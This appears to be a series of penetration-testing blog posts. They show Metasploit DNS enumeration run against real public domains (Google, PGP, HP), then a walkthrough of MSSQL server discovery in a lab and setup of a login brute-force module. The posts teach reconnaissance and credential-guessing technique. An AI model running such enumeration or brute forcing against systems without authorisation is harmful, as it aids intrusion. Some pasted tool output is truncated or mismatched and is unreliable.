DNS Enumeration with Metasploit

One of the old fashion methods of enumeration that I see time and time again give a large amount of information of great use is DNS (Domain Name Server), a large number of systems now a day depend greatly on this service to be able to operate, from IP Telephony, Windows Active Directory, Backup Systems and many other are dependent on this service. This service simplifies configuration of many services and for this same reason is one of the first areas to look at when gathering information of a target network. At the beginning this service used to be just hosts file that where shared by the system administrators of the systems connected to the internet, now a days we have a much more robust system. System administrators are required to not only know the basics but also understand this system since so much is tied to it, especially since this service easies so much the administration of large IP networks by abstraction of the addressing layer simplifying configurations, resiliency and flexibility of today’s networks. There are 2 main ways I see this system configured in most of companies. In the first configuration the client has one DNS system only for external requests and only external servers to the enterprise are registered and an internal system for Active Directory. In the second configuration the client uses the same DNS system for both internal and external use. The first type of configuration keeps both the internal naming structure and the external naming structure separate does providing some security thru obscurity when the attacker is doing the enumeration from the outside of the network. Many times on small to medium sized companies there only have what it is called a Forward Lookup Zone, this is when you simply give a name and you get back an IP, on some you might find what it is called Wildcard Name Resolution, this is nothing more that the DNS server you are querying if it does not have a specific record for that name will return a pre-defined address, this makes enumeration thru brute force more time consuming since false positives must be cleared and check. The accuracy of the results of DNS enumeration varies a lot depending on the Name Server being queried. A target network may have different domain name spaces that they employ and prior enumeration thru metadata, email headers and other methods reveal this domain names so as to be able to enumerate and take advantage of this service. Also a UDP and TCP portscan with fingerprinting is also a very good idea so as to find any NS server that might be part of a test system or internal exposed DNS server. For DNS enumeration I wrote Metasploit Module to aide in enumeration of targets, the module is called dns_enum. Below you will be able to see how the module can be loaded and list its options inside msfconsole:

msf > use auxiliary/gather/dns_enum 
msf auxiliary(dns_enum) > info

Name: DNS Enumeration Module
Version: $Rev: 7500

License: Metasploit Framework License (BSD)

ided by:
rlos Perez

c options:
me Current Setting Required Description
-- --------------- -------- -----------
MAIN yes The target domain name
UM_AXFR true yes Initiate a zone Transfer against each NS record
UM_BRT false yes Brute force subdomains and hostnames via wordlist
UM_RVL false yes Reverse lookup a range of IP addresses
UM_SRV true yes Enumerate the most common SRV records
UM_STD true yes Enumerate standard record types (A,MX,NS,TXT and SOA)
UM_TLD false yes Perform a top-level domain expansion by replacing TLD and testing against IANA TLD list
RANGE no The target address range or CIDR identifier
no Specify the nameserver to use for queries, otherwise use the system DNS
OP_WLDCRD false yes Stops Brute Force Enumeration if wildcard resolution is detected
RDLIST /Users/cperez/msf3/data/wordlists/namelist.txt no Wordlist file for domain name brute force.

ription:
is module can be used to enumerate various types of information
out a domain from a specific DNS server.

rences:
tp://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0532


As it can be seen in the options there are several ways one can enumerate a targeted domain, the methods are:

• Zone Transfer

• Hostname and Subdomain Dictionary Brute Force

• Reverse Lookup

• Service Record

• Standard Record Query

•Top Lever Domain Name Expansion

The module will print the results to the screen and if a database is configured in Metasploit it will save the results in the database, when using the module I highly recommend the use of MySQL or Postgres as the database to be used to save the results since this module uses multi-threading and might cause locks if using SQLite as the database, if you still choose SQLite for portability and simple management I recommend that the advanced option of THREADS to 1, this will mean a slower enumeration.

The recommended use of the module is to execute a combination of the Standard Record enumeration and the SRV enumeration so as to get a feel of all the domains found. Also testing each NS server that is found thru port scanning for the domain names found thru other methods of enumeration. The module will default to the SOA Server of the DNS name for the domain specified, to override this method and have it test against a specific DNS Name Server set the NS option value to the IP of the DNS server to test against.

The first enumeration is what I call a Standard Record Lookup where the module queries:

· SOA Start of Authority Record

· NS Name Server Records

· MX Mail Exchange Records

· TXT Text Record

From this query we can determine the Main name server for the zone, all other domain name servers, mail servers and with the TXT record the main thing to look for is the SPF1 record, it is used to specify what IP addresses are allowed to send emails on behalf of the domain.

Another lookup to execute is a check for all common SRV or service records, this returns the service type, the port, priority and A or AAA record for the service. Microsoft Active Directory and many Unified Communications solutions use these services.

The module is set by default to perform these queries plus try a Zone Transfer against all NS record returned by the SOA server. Zone Transfer enumeration is when one takes advantage of a miss configuration of the registered Name Servers for a given domain where they are set to share their zone file to anyone who request this information, typically NS servers are set to only share their zones with servers that form part of their infrastructure or probably with a service provider. These transfers are run thru TCP port 53. The module is set to first enumerate the SOA or start of authority of the domain we want to target and query it for list of NS servers it knows of and then goes one by one of this NS servers testing if they would send the entire zone for the given domain. The reason for why each NS server is tested even if one of them returns an answer is that the NS servers might not all be synchronizing with each other and we might get different records from each of the NS servers that are open to this technique, typically some servers are set for testing or staging while others run the production

environment. One thing to keep in mind about this test is that all IPS/IDS systems out there have rules to detect this method of enumeration, but it is one that if successful will give the largest amount of information with the least effort. Lets use google.com as a sample target domain:


msf auxiliary(dns_enum) > set DOMAIN google.com
DOMAIN => google.com
msf auxiliary(dns_enum) > run

[*] Setting DNS Server to google.com NS: 216.239.32.10
[*] Retrieving General DNS Records
[*] Domain: google.com IP Address: 74.125.53.100 Record: A
[*] Domain: google.com IP Address: 74.125.45.100 Record: A
[*] Domain: google.com IP Address: 74.125.67.100 Record: A
[*] Start of Authority: ns1.google.com. IP Address: 216.239.32.10 Record: SOA
[*] Name Server: ns3.google.com. IP Address: 216.239.36.10 Record: NS
[*] Name Server: ns2.google.com. IP Address: 216.239.34.10 Record: NS
[*] Name Server: ns1.google.com. IP Address: 216.239.32.10 Record: NS
[*] Name Server: ns4.google.com. IP Address: 216.239.38.10 Record: NS
[*] Name: google.com.s9b2.psmtp.com. Preference: 10 Record: MX
[*] Name: google.com.s9b1.psmtp.com. Preference: 10 Record: MX
[*] Name: google.com.s9a2.psmtp.com. Preference: 10 Record: MX
[*] Name: google.com.s9a1.psmtp.com. Preference: 10 Record: MX
[*] Text: v=spf1 include:_netblocks.google.com ip4:216.73.93.70/31 ip4:216.73.93.72/31 ~all , TXT
[*] Setting DNS Server to google.com NS: 216.239.32.10
[*] Performing Zone Transfer against all nameservers in gmail.com
[*] Testing Nameserver: ns2.google.com.
AXFR query, switching to TCP
[*] Zone Transfer Failed
[*] Testing Nameserver: ns3.google.com.
AXFR query, switching to TCP
[*] Zone Transfer Failed
[*] Testing Nameserver: ns4.google.com.
AXFR query, switching to TCP
[*] Zone Transfer Failed
[*] Testing Nameserver: ns1.google.com.
AXFR query, switching to TCP
[*] Zone Transfer Failed
[*] Enumerating SRV Records for google.com
[*] SRV Record: _jabber._tcp.google.com Host: xmpp-server2.l.google.com. Port: 5269 Priority: 20
[*] SRV Record: _jabber._tcp.google.com Host: xmpp-server4.l.google.com. Port: 5269 Priority: 20
[*] SRV Record: _jabber._tcp.google.com Host: xmpp-server.l.google.com. Port: 5269 Priority: 5
[*] SRV Record: _jabber._tcp.google.com Host: xmpp-server3.l.google.com. Port: 5269 Priority: 20
[*] SRV Record: _jabber._tcp.google.com Host: xmpp-server1.l.google.com. Port: 5269 Priority: 20
[*] SRV Record: _xmpp-server._tcp.google.com Host: xmpp-server3.l.google.com. Port: 5269 Priority: 20
[*] SRV Record: _xmpp-server._tcp.google.com Host: xmpp-server1.l.google.com. Port: 5269 Priority: 20
[*] SRV Record: _xmpp-server._tcp.google.com Host: xmpp-server.l.google.com. Port: 5269 Priority: 5
[*] SRV Record: _xmpp-server._tcp.google.com Host: xmpp-server4.l.google.com. Port: 5269 Priority: 20
[*] SRV Record: _xmpp-server._tcp.google.com Host: xmpp-server2.l.google.com. Port: 5269 Priority: 20
[*] SRV Record: _xmpp-client._tcp.google.com Host: talk2.l.google.com. Port: 5222 Priority: 20
[*] SRV Record: _xmpp-client._tcp.google.com Host: talk3.l.google.com. Port: 5222 Priority: 20
[*] SRV Record: _xmpp-client._tcp.google.com Host: talk4.l.google.com. Port: 5222 Priority: 20
[*] SRV Record: _xmpp-client._tcp.google.com Host: talk1.l.google.com. Port: 5222 Priority: 20
[*] SRV Record: _xmpp-client._tcp.google.com Host: talk.l.google.com. Port: 5222 Priority: 5
[*] Auxiliary module execution completed


In this example we can see the Name Servers, Mail Servers and other standard records, as it can be seen the sfp records gives us the ip ranges for the mails servers, this ranges can later be examined by doing reverse lookups against them. Also on the SRV enumeration we can see all the jabber servers, their priority and ports, all of this very important information during a pentest when enumerating a target. Zone Transfer failed against all NS servers returned by our query. If examining a domain several of the ns servers enumerated do return the zone compare the results to make sure that one of those NS servers is not an orphan server not being updated or a possible test server.

The next method of enumeration is the Reverse Lookup, a typical DNS query where a name is resolved to an IP is known ad a Forward Lookup a reverse is just the opposite where we query is made for an IP and we get the FQDN (Fully Qualified Domain Name) for the IP, this method of enumeration tends to go un noticed by administrators and IPS/IDS systems. All hosts found thru this method must be verified since there might be old entries for none existing hosts and many times their name tends to give and idea of their purpose. Lets use PGP Corp. as an example, in the TXT record we see the spf1 entry with the ranges for host approved to send emails, lets enumerate on of this ranges:


[*] Setting DNS Server to pgp.com NS: 216.112.104.3
[*] Retrieving General DNS Records
[*] Domain: pgp.com IP Address: 209.237.226.39 Record: A
[*] Start of Authority: ns1.pgp.com. IP Address: 216.112.104.3 Record: SOA
[*] Name Server: ns1.pgp.com. IP Address: 216.112.104.3 Record: NS
[*] Name Server: ns2.pgp.com. IP Address: 216.112.104.4 Record: NS
[*] Name Server: ns3.pgp.com. IP Address: 209.237.226.43 Record: NS
[*] Name: mx1.pgp.com. Preference: 10 Record: MX
[*] Name: mx2.pgp.com. Preference: 20 Record: MX
[*] Text: v=spf1 ip4:216.112.104.0/23 ip4:216.112.105.0/24 ip4:66.236.113.0/24 ip4:209.237.226.32/27 ip4:80.154.106.8 ?all , TXT
[*] Auxiliary module execution completed
msf auxiliary(dns_enum) >


Know we choose the first IP range:


msf auxiliary(dns_enum) > set ENUM_AXFR false
ENUM_AXFR => false
msf auxiliary(dns_enum) > set ENUM_SRV false
ENUM_SRV => false
msf auxiliary(dns_enum) > set ENUM_STD false
ENUM_STD => false
msf auxiliary(dns_enum) > set ENUM_RVL true
ENUM_RVL => true
msf auxiliary(dns_enum) > set IPRANGE 216.112.105.0/24
IPRANGE => 216.112.105.0/24
msf auxiliary(dns_enum) > run
[*] Setting DNS Server to pgp.com NS: 216.112.104.3
[*] Running Reverse Lookup against ip range 216.112.105.0-216.112.105.255
[*] Host Name: keys.testgeo.com. IP Address: 216.112.105.70
[*] Host Name: mail-out.pgp.com. IP Address: 216.112.105.68
[*] Host Name: gilda.pgp.com. IP Address: 216.112.105.67
[*] Host Name: gabriel.pgp.com. IP Address: 216.112.105.66
[*] Host Name: 216-112-105-64.pgp.com. IP Address: 216.112.105.64
[*] Host Name: mail-in.testgeo.com. IP Address: 216.112.105.69
[*] Host Name: chair-it.pgp.com. IP Address: 216.112.105.65
[*] Host Name: 216-112-105-71.pgp.com. IP Address: 216.112.105.71
[*] Host Name: dom01.mobile1.pgp.com. IP Address: 216.112.105.79
[*] Host Name: domeng.exchange.pgpeng.com. IP Address: 216.112.105.78
................
[*] Host Name: jrmobile.pgp.com. IP Address: 216.112.105.237
[*] Host Name: 216-112-105-238.pgp.com. IP Address: 216.112.105.238
[*] Host Name: cluster3.pgp.com. IP Address: 216.112.105.243
[*] Host Name: cluster1.pgp.com. IP Address: 216.112.105.241
[*] Host Name: cluster0.pgp.com. IP Address: 216.112.105.240
[*] Host Name: 216-112-105-239.pgp.com. IP Address: 216.112.105.239
[*] Host Name: cluster2.pgp.com. IP Address: 216.112.105.242
[*] Host Name: bletchley.pgp.com. IP Address: 216.112.105.244
[*] Host Name: mallen.pgp.com. IP Address: 216.112.105.245
[*] Host Name: mallenlaptop.pgp.com. IP Address: 216.112.105.246
[*] Host Name: mallenovid.pgp.com. IP Address: 216.112.105.247
[*] Host Name: 216-112-105-248.pgp.com. IP Address: 216.112.105.248
[*] Host Name: oakheaven.pgp.com. IP Address: 216.112.105.250
[*] Host Name: 216-112-105-253.pgp.com. IP Address: 216.112.105.253
[*] Host Name: 216-112-105-252.pgp.com. IP Address: 216.112.105.252
[*] Host Name: oak.pgp.com. IP Address: 216.112.105.249
[*] Host Name: pron.pgp.com. IP Address: 216.112.105.251
[*] Host Name: bubs.pgp.com. IP Address: 216.112.105.254
[*] Host Name: 216-112-105-255.pgp.com. IP Address: 216.112.105.255
[*] Auxiliary module execution completed
msf auxiliary(dns_enum) >


The output was abbreviated, new domain names that must be tested appeared and many of the host names give idea of their purpose and naming scheme. This is one of the mail reasons that even when a zone transfer is successful other enumeration methods must be executed so as to be able to detect this other domains that might have escaped the initial enumeration.

Another method of enumerations the brute force enumeration where a dictionary file is use to try to identify host or subdomains for a given domain. A wordlist is used for this, the success of this method is dependant on the wordlist used, some main points for a good wordlist are:


  • Words should follow the naming scheme of the target domain of one is found.
  • All words must have valid DNS name charectes

The use of a password list is not recommended. A simple one is included with Metasploit and configured by default. Lets execute one against google.com:


msf auxiliary(dns_enum) > set ENUM_BRT true
ENUM_BRT => true
msf auxiliary(dns_enum) > set ENUM_STD false
ENUM_STD => false
msf auxiliary(dns_enum) > run

[*] Setting DNS Server to google.com NS: 216.239.32.10
[*] Host Name: academico.google.com IP Address: 74.125.47.105
[*] Host Name: academico.google.com IP Address: 74.125.47.103
[*] Host Name: academico.google.com IP Address: 74.125.47.106
[*] Host Name: academico.google.com IP Address: 74.125.47.147
[*] Host Name: academico.google.com IP Address: 74.125.47.99
[*] Host Name: academico.google.com IP Address: 74.125.47.104
[*] Host Name: ads.google.com IP Address: 74.125.159.112
[*] Host Name: alerts.google.com IP Address: 74.125.159.100
[*] Host Name: alerts.google.com IP Address: 74.125.159.101
[*] Host Name: alerts.google.com IP Address: 74.125.159.113
[*] Host Name: alerts.google.com IP Address: 74.125.159.102
[*] Host Name: alerts.google.com IP Address: 74.125.159.139
[*] Host Name: alerts.google.com IP Address: 74.125.159.138
[*] Host Name: ap.google.com IP Address: 74.125.47.105
[*] Host Name: ap.google.com IP Address: 74.125.47.103
[*] Host Name: ap.google.com IP Address: 74.125.47.104
[*] Host Name: ap.google.com IP Address: 74.125.47.106
[*] Host Name: ap.google.com IP Address: 74.125.47.147
[*] Host Name: ap.google.com IP Address: 74.125.47.99
[*] Host Name: apps.google.com IP Address: 74.125.159.101
[*] Host Name: apps.google.com IP Address: 74.125.159.139
[*] Host Name: apps.google.com IP Address: 74.125.159.113
[*] Host Name: apps.google.com IP Address: 74.125.159.138
[*] Host Name: apps.google.com IP Address: 74.125.159.100
[*] Host Name: apps.google.com IP Address: 74.125.159.102
[*] Host Name: asia.google.com IP Address: 66.249.89.103
[*] Host Name: asia.google.com IP Address: 66.249.89.99
[*] Host Name: asia.google.com IP Address: 66.249.89.147
[*] Host Name: asia.google.com IP Address: 66.249.89.104
[*] Host Name: blog.google.com IP Address: 74.125.47.191
[*] Host Name: calendar.google.com IP Address: 74.125.159.102
[*] Host Name: calendar.google.com IP Address: 74.125.159.113
[*] Host Name: calendar.google.com IP Address: 74.125.159.101
[*] Host Name: calendar.google.com IP Address: 74.125.159.139
[*] Host Name: calendar.google.com IP Address: 74.125.159.138
[*] Host Name: calendar.google.com IP Address: 74.125.159.100
[*] Host Name: catalog.google.com IP Address: 74.125.159.102
[*] Host Name: catalog.google.com IP Address: 74.125.159.113
..................................
[*] Auxiliary module execution completed
msf auxiliary(dns_enum) >


One thing to remember is that depending on the size of the dictionary and the number of threads the time for performing this type of enumeration will vary.

Another type of DNS enumeration is TLD or Top Level Domain expansion where we look for other DNS registrations for our targets domain. There are 2 types of TLD the Country Code TLD or ccTLD to reflect a country and the gTLD the General TLD like for organization (org), information (info) and like wise, many company have servers deployed in different countries to provide faster service to users there and many times the updates and maintenance of this services are staged and done in a gradual process allowing for the possibility of finding vulnerable systems. One must take great care since the scope might limit one country and the understanding of the laws of that country must be understood before embarking on attacking this remote systems. The manner in the module works is that it will strip the TLD of the domain name and replace it with the most common one, many times companies and other DNS registrars have another level that they add that varies from registrar by registrar so a bit of Google enumeration might be needed to further enumerate any of them that might have been missed by the module. Here is a sample of doing a TLD Expansion against HP:


msf auxiliary(dns_enum) > set DOMAIN hp.co
DOMAIN => hp.co
msf auxiliary(dns_enum) > run

[*] Performing Top Level Domain Expansion
[*] Domain: hp.com Name: hp.com. IP Address: 15.216.110.140 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.192.45.21 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.192.45.22 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.192.45.138 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.192.45.139 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.200.2.21 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.200.30.21 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.200.30.22 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.200.30.23 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.200.30.24 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.216.110.21 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.216.110.22 Record: A
[*] Domain: hp.com Name: hp.com. IP Address: 15.216.110.139 Record: A
[*] Domain: hp.ag Name: hp.ag. IP Address: 217.26.48.101 Record: A
[*] Domain: hp.az Name: hp.az. IP Address: 15.192.45.21 Record: A
[*] Domain: hp.az Name: hp.az. IP Address: 15.192.45.22 Record: A
[*] Domain: hp.az Name: hp.az. IP Address: 15.192.45.138 Record: A
[*] Domain: hp.az Name: hp.az. IP Address: 15.192.45.139 Record: A
[*] Domain: hp.az Name: hp.az. IP Address: 15.200.2.21 Record: A
[*] Domain: hp.az Name: hp.az. IP Address: 15.200.30.21 Record: A
.............................
[*] Auxiliary module execution completed


This has been a short introduction to DNS enumeration and what type of information can be gathered from this service.
Do not be a Fanboy be a Hacker and Remove the Blinders

One of the things I have been seeing a lot lately is a lot of people going Metasploit is better than Core and Core being better than Canvas and vise versa, the same for Nmap Portbunny and Unicorscan, and many other tools available out there. This type of thinking is a bit worrisome especially since the people that say this should be rational people that understand the working of the tools and their limitations and advantages. One of the first thing I was tough when learning about weapons is that never to call a weapon “Baby”, “Toy” or any other nick name just call it a tool, that lesson stuck with me for many things in my personal life and my professional life. Software and hardware are just tools each has it advantages and its drawbacks, the more tools one can master the more flexible one becomes, especially since you will be able to choose the right tool for the right moment and will also give you the ability to verify your results. No matter how good tools are they are written by human beings, heck this is the main reason for those of us that work in security have a job to do since humans are not perfect and we live from that imperfection, To this day I have not seen one single tool that does not generate a false positive or a false negative at any given time. This notion of mastering different tools is of great importance for a pentester in general since the engagement are not only limited in time but also limited in scope and have rules of engagement that limits him on what he can do, so having the flexibility to do the job in a fast and accurate manner is of great value. Not only should this apply to tools but also to operating systems, I have seen people who if it is not Linux it does not exist and the same on the Windows camp, there are time that when getting a tool on one system might take several steps longer on one are super simple on the other, virtualization has helped a lot to minimize this gap by allowing the user to have several operating systems to host his tools and to test before committing an action against a customer system. Mastering of the basics and the concepts makes the difference between being a script kiddy or a thru security professional, this mastery of the concepts and tools is what really gives the flexibility of choosing the right tool for the job.

Attacking MSSQL with Metasploit

Now a days hacking has shifted from attacking systems to know how they work or for the trill of getting into a system for the sake of the hunt but many hackers are doing it for profit, in fact many companies around the world and states are employing hacker for information both for political and financial gain. One of the places where most of this information resides is in databases and one of the most popular databases in enterprises and governments now a days is Microsoft SQL Server and on this blog post I will cover some of the attacks you can do against this system with Metasploit 3.3.

The Microsoft SQL Server Product is in fact a suite of products compromise of several services like reporting, integration and others, in addition there is large number of types depending on the version like for instance in MSSQL 2000 there is a MSDE edition for Desktops that is small and lite, there is an Express, Web, Standard and Enterprise to mention the most popular with MSSQl 2005 and 2008 so in this blog post I will focus mainly on the Database component of it. MSSQL listens on 2 ports, port TCP 1433 and UDP port 1434, server instances get a random TCP port and this port can be obtain thru the UDP port 1434. It has 2 methods of authentication that can be configured SQL Authentication and Windows Authentication. This 2 methods differ in terms where the Account Credentials are stored and what policy is applied to such account. In MSSQL 2000 the SQL Authentication is one of the most abused methods of gaining access to the database since it does not log authentication attempts by default, it is clear text and one of the most abused methods is that by default there is no account lockout of password policy on this version on MSSQL, now on the most recent version SQL 2005 and SQL 2008 this differ in terms that the account policy being applied to the Windows host where the database engine is running, I have seen in production environments DBAs (Database Administrators) disable the policy checks for SQL accounts in the latest versions. Another one of the drawbacks of using SQL Authentication is the presence of the SA account, this account runs as sysadmin on the Database Engine and thru the store procedures on MSSQL it can execute command against the host OS under the privileges under whish the Database Engine is running under. As you can see using Windows Authentication is the way to go when performing hardening of a MS SQL system and making sure developers use Windows Accounts. One important note is that when the server is set for SQL Authentication it will also Authenticate Windows Users this is known as Mixed mode. In MSQL 2000 and 2005 the local Administrators group is given the sysadmin role by default and on MSSQL 2008 only the local Administrator account is given permission, on MSSQL Clusters the service account for the Database Engine has to be a domain account and in many installations I have seen this account be part of the Domain Administrators Group. This information can be of great use when doing post exploitation on a MSSQL host. Another important part of MSSQL systems is that they come with a large number of Stored Procedures that permit Command Execution on the host, modification of the hosts registry, File manipulation, sending emails and many other functions as “Features” making the post exploitation aspect of   MSSQL attack a very interesting one.

So lets start by finding all host running MSSQL Database Instances on a network for this Metasploit has an auxiliary module called mssql_ping, below you will see how to use this module and see the options it offers from a msfconsole window


msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > info

Name: MSSQL Ping Utility
Version: 6479
License: Metasploit Framework License (BSD)

Provided by:
MC <mc@metasploit.com>

Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
HEX2BINARY /home/carlos/framework3/trunk/data/exploits/mssql/h2b no The path to the hex2binary script on the disk
MSSQL_PASS no The password for the specified username
MSSQL_USER sa no The username to authenticate as
RHOSTS yes The target address range or CIDR identifier
THREADS 1 yes The number of concurrent threads

Description:
This module simply queries the MSSQL instance for information.

msf auxiliary(mssql_ping) > show advanced

Module advanced options:

Name : CHOST
Current Setting:
Description : The local client address

Name : CPORT
Current Setting:
Description : The local client port

Name : ConnectTimeout
Current Setting: 10
Description : Maximum number of seconds to establish a TCP connection

Name : Proxies
Current Setting:
Description : Use a proxy chain

Name : SSL
Current Setting: false
Description : Negotiate SSL for outgoing connections

Name : SSLVersion
Current Setting: SSL3
Description : Specify the version of SSL that should be used (accepted: SSL2,
SSL3, TLS1)

Name : ShowProgress
Current Setting: true
Description : Display progress messages during a scan

Name : ShowProgressPercent
Current Setting: 10
Description : The interval in percent that progress should be shown


The 2 options we need are the RHOSTS and the THREADS options. Lets set and run the module against the network in my lab.

msf auxiliary(mssql_ping) > set RHOSTS 192.168.1.1/24
RHOSTS => 192.168.1.1/24
msf auxiliary(mssql_ping) > set THREADS 10
THREADS => 10
msf auxiliary(mssql_ping) > run

[*] Scanned 026 of 256 hosts (010% complete)
[*] Scanned 052 of 256 hosts (020% complete)
[*] Scanned 077 of 256 hosts (030% complete)
[*] SQL Server information for 192.168.1.108:
[*] tcp = 1433
[*] Version = 9.00.1399.06
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = DBSQL2K501
[*] Scanned 103 of 256 hosts (040% complete)
[*] Scanned 128 of 256 hosts (050% complete)
[*] SQL Server information for 192.168.1.156:
[*] tcp = 1433
[*] Version = 10.0.1600.22
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = DBSQL2K801
[*] Scanned 155 of 256 hosts (060% complete)
[*] Scanned 180 of 256 hosts (070% complete)
[*] Scanned 205 of 256 hosts (080% complete)
[*] Scanned 232 of 256 hosts (090% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >

As it can be seen 2 servers where found, know I like to corroborate always my findings with other tools so I can be sure I’m targeting the correct targets and the correct versions, for this we will use the nmap por sacnner with one of their nse scripts

carlos@loki:~$ sudo nmap -sU --script=ms-sql-info 192.168.1.108 192.168.1.156

Starting Nmap 5.10BETA1 ( http://nmap.org ) at 2009-11-26 21:25 AST
NSE: Script Scanning completed.
Nmap scan report for 192.168.1.108
Host is up (0.00071s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
123/udp open|filtered ntp
137/udp open netbios-ns
138/udp open|filtered netbios-dgm
445/udp open|filtered microsoft-ds
500/udp open|filtered isakmp
1434/udp open ms-sql-m
| ms-sql-info: ServerName;DBSQL2K501;InstanceName;TESTLABINST;IsClustered;No;Version;9.00.1399.06;tcp;1033;;
| Server name: DBSQL2K501
| Server version: 9.00.1399.06 (RTM)
| Instance name: MSSQLSERVER
| TCP Port: 1433
| Could not retrieve actual version information
| Instance name: TESTLABINST
| TCP Port: 1033
|_ Could not retrieve actual version information
4500/udp open|filtered nat-t-ike
MAC Address: 00:0C:29:1B:83:F5 (VMware)

Nmap scan report for 192.168.1.156
Host is up (0.00073s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
123/udp open|filtered ntp
137/udp open netbios-ns
138/udp open|filtered netbios-dgm
445/udp open|filtered microsoft-ds
500/udp open|filtered isakmp
1434/udp open ms-sql-m
| ms-sql-info: Discovered Microsoft SQL Server
| Server name: DBSQL2K801
| Server version: 10.0.1600.22
| Instance name: MSSQLSERVER
| TCP Port: 1433
| Could not retrieve actual version information
| Instance name: TESTINST
| TCP Port: 1123
|_ Could not retrieve actual version information
4500/udp open|filtered nat-t-ike
MAC Address: 00:0C:29:38:20:33 (VMware)

Nmap done: 2 IP addresses (2 hosts up) scanned in 2.79 seconds
carlos@loki:~$

As it can be seen by the nmap scan there is a second instance on each of the host files, one special note is that when you run the nmap scan with the ms-sql-info nse script that the scan be a UDP scan and nmap must be ran as root. Another way is to use Nessus in command line mode with the plug-in id 10674

carlos@loki:/opt/nessus/bin$ sudo ./nessuscmd -i 10674 192.168.1.0/24 --max-hosts 25
Starting nessuscmd 4.0.2
Scanning '192.168.1.0/24'...

+ Host 192.168.1.1 is up
+ Host 192.168.1.2 is up
+ Results found on 192.168.1.108 :
- Port ms-sql-m (1434/udp)
[i] Plugin ID 10674
| A 'ping' request returned the following information about the remote
| SQL instances :
|
|
| ServerName : DBSQL2K501
| InstanceName : MSSQLSERVER
| IsClustered : No
| Version : 9.00.1399.06
| tcp : 1433
|
|
| ServerName : DBSQL2K501
| InstanceName : TESTLABINST
| IsClustered : No
| Version : 9.00.1399.06
| tcp : 1033
|
|

+ Results found on 192.168.1.156 :
- Port ms-sql-m (1434/udp)
[i] Plugin ID 10674
| A 'ping' request returned the following information about the remote
| SQL instances :
|
|
| ServerName : DBSQL2K801
| InstanceName : MSSQLSERVER
| IsClustered : No
| Version : 10.0.1600.22
| tcp : 1433
|
|
| ServerName : DBSQL2K801
| InstanceName : TESTINST
| IsClustered : No
| Version : 10.0.1600.22
| tcp : 1123
|
|

+ Host 192.168.1.157 is up
+ Host 192.168.1.179 is up
+ Host 192.168.1.194 is up
+ Host 192.168.1.232 is up
+ Host 192.168.1.239 is up
+ Host 192.168.1.245 is up
carlos@loki:/opt/nessus/bin$

As it can be seen each tools gives a different level of information, but I have found that one of the fastest ways is to use Microsoft own tools, the Microsoft SQL Server Management Studio that comes as part of MS SQL 2005 and MS SQL 2008 is on the fastest at finding MSSQL Machines on the same subnet and also helps in identifying any other MS SQL Services that might be available something that the other tools do not detect or look for.


we start by bringing up Microsoft SQL Server Management Studio and in the login box selecting to Browse for More servers than the ones local

image


On the Next screen we select the Network Servers tab and there we will see what it discovered.

image



Now for our next attack we will do a brute force attack but first we have to find out if the servers are configured for SQL Authentication and here management studio comes in to play again, we can select a sever give it bogus credentials and the error message we get back will tell us if it is.

image

When we get a message that says the user is not associated with a trusted SQL Server Connection it means that there is a miss match of protocol giving us the information that it does not support SQL Authentication. If SQL Authentication is enabled the message would be login failed message

image

Now that we know whish server to attack with the brute force we can choose the SA account but since this server is a MS SQL 2008 we know that since it is disabled by default we might have to try another one if SA fails, in our case we will assume we got the user meta from an IIS 500 error. in Metasploit we load the brute force login module for MS SQL

msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > info

Name: MSSQL Login Utility
Version: 7185
License: Metasploit Framework License (BSD)

Provided by:
MC <mc@metasploit.com>

Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
HEX2BINARY /home/carlos/framework3/trunk/data/exploits/mssql/h2b no The path to the hex2binary script on the disk
MSSQL_PASS no The password for the specified username
MSSQL_PASS_FILE no A dictionary of passwords to perform a bruteforce attempt
MSSQL_USER sa no The username to authenticate as
RHOSTS yes The target address range or CIDR identifier
RPORT 1433 yes The target port
THREADS 1 yes The number of concurrent threads

Description:
This module simply queries the MSSQL instance for a specific
user/pass (default is sa with blank).


